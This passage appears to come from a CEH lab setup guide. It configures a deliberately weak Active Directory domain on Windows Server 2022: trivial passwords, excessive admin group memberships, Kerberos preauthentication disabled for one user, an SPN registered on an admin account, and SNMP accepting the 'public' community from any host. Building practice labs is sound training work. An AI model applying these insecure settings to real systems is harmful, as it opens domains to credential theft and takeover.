
The screenshot shows the 'New Object - User' dialog box with the following fields and values:

- Create in:** CEH.com/Users
- Password:** (masked with dots)
- Confirm password:** (masked with dots)
- User must change password at next logon
- User cannot change password
- Password never expires
- Account is disabled
- Buttons:** < Back, Next >, Cancel


43. Once the **User** is successfully created, click **Finish**.




44. Now, click **Users** from the left-hand pane, right-click on the created user (here, **Jason M.**), and click **Properties** from the context menu.




45. In the user **Properties** window, click the **Member Of** tab and then the **Add...** button.



46. In the **Select Groups** window, type **Administrators** and click **OK**. This will make the user a member of the Administrators group.




47. Click **Apply** and **OK** in the user **Properties** window.




48. Similarly, create the following users in the Active Directory by following steps **39–43**:

- I. Username: **Martin J**; Password: **apple**
- II. Username: **Shiela**; Password: **test**
- III. Username: **Mark**; Password: **cupcake**
- IV. Username: **SQL_srv**; Password: **batman**
- V. Username: **Joshua**; Password: **cupcake**
- VI. Username: **DC-Admin**; Password: **advance!**


Note: You may also assign admin privileges to any of these accounts by continuing through steps **45–47**.




49. Follow **45-47** steps and add **Mark** user to **Domain Users, Remote Desktop Users, Remote Management Users** and **Domain Computers** groups.




50. Now in the **Mark Properties** window, select **Remote Control** tab and uncheck **Require user's permission** checkbox and click **OK**.




51. Similarly add user **SQL_srv** to **Administrators, Domain Admins** and **Domain Computers** group.



52. Similarly add **DC-Admin** user to **Administrators, Domain Admins, Domain Computers, Domain Controllers, Domain Guests, Domain Users, Remote Desktop Users, Remote Management Users** groups.



53. Open **Properties** window of user **Joshua** and navigate to **Account** tab and scroll down in **Account options** section and check **Do not require Kerberos preauthentication** checkbox and click on **OK**.



54. Now open **Command Prompt** window as an administrator and run **setspn -a -AD-DC/SDC-Admin.CEH.com:60111 CEH.com/DC-Admin**.

```

Administrator: Command Prompt
Microsoft Windows [Version 10.0.20348.469]
(c) Microsoft Corporation. All rights reserved.

C:\Users\Administrator>setspn -a -AD-DC/SDC-Admin.CEH.com:60111 CEH.com/DC-Admin
Checking domain DC=CEH,DC=com

Registering ServicePrincipalNames for CN=DC-Admin,CN=Users,DC=CEH,DC=com
-AD-DC/SDC-Admin.CEH.com:60111
Updated object

C:\Users\Administrator>_
    
```

55. Close all the windows in **Windows Server 2022**.


[\[Back to Configuration Task Outline\]](#)

CT#31: Configure the SNMP Service in the Windows Server 2022 and Windows Server 2019 Virtual Machines


Configuring the SNMP Service in Windows Server 2022

As you have already installed the SNMP service on the Windows Server 2022 virtual machine, you only need to configure it on this machine. To do so, launch **Services**.


1. On the **Windows Server 2022** virtual machine, click the **Search** icon in the taskbar, type **services** in the search field, and then click **Services Desktop app** from the search results.




- The **Services** window appears; right-click **SNMP Service** and click **Properties** from the context menu.




- Click the **Security** tab in the **SNMP Service Properties (Local Computer)** window and then the **Add...** button under the **Accepted community names** section.



4. The **SNMP Service Configuration** window appears. **Community rights** should be **READ ONLY**. In the **Community Name** section, type **public** (lowercase only) and click the **Add** button.



5. After adding the **Accepted community names** details, select the **Accept SNMP packets from any host** radio button; click **Apply** and then **OK**.

